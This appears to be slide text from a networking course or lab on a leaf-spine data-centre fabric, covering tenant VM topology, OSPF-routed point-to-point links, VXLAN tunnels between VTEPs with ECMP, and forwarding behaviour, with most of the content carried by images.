
ogni leaf ha almeno un link per ogni spine

Topology (tenants VM)




Topology (tenants VM)


Tenant A
Tenant B



Topology (tenants VM)




Topology (leaf-spine)




Topology (leaf-spine)

L3 point-to-point links
10.Leaf.Spine.0/30
OSPF enabled

Tenant A
Tenant B




Topology (VXLAN tunnels)




NOTE: A tunnel is established from a source VTEP to a destination VTEP. No need to manually configure the tunnel for each individual path, ECMP will handle that.

Forwarding behavior


Tenant A
Tenant B



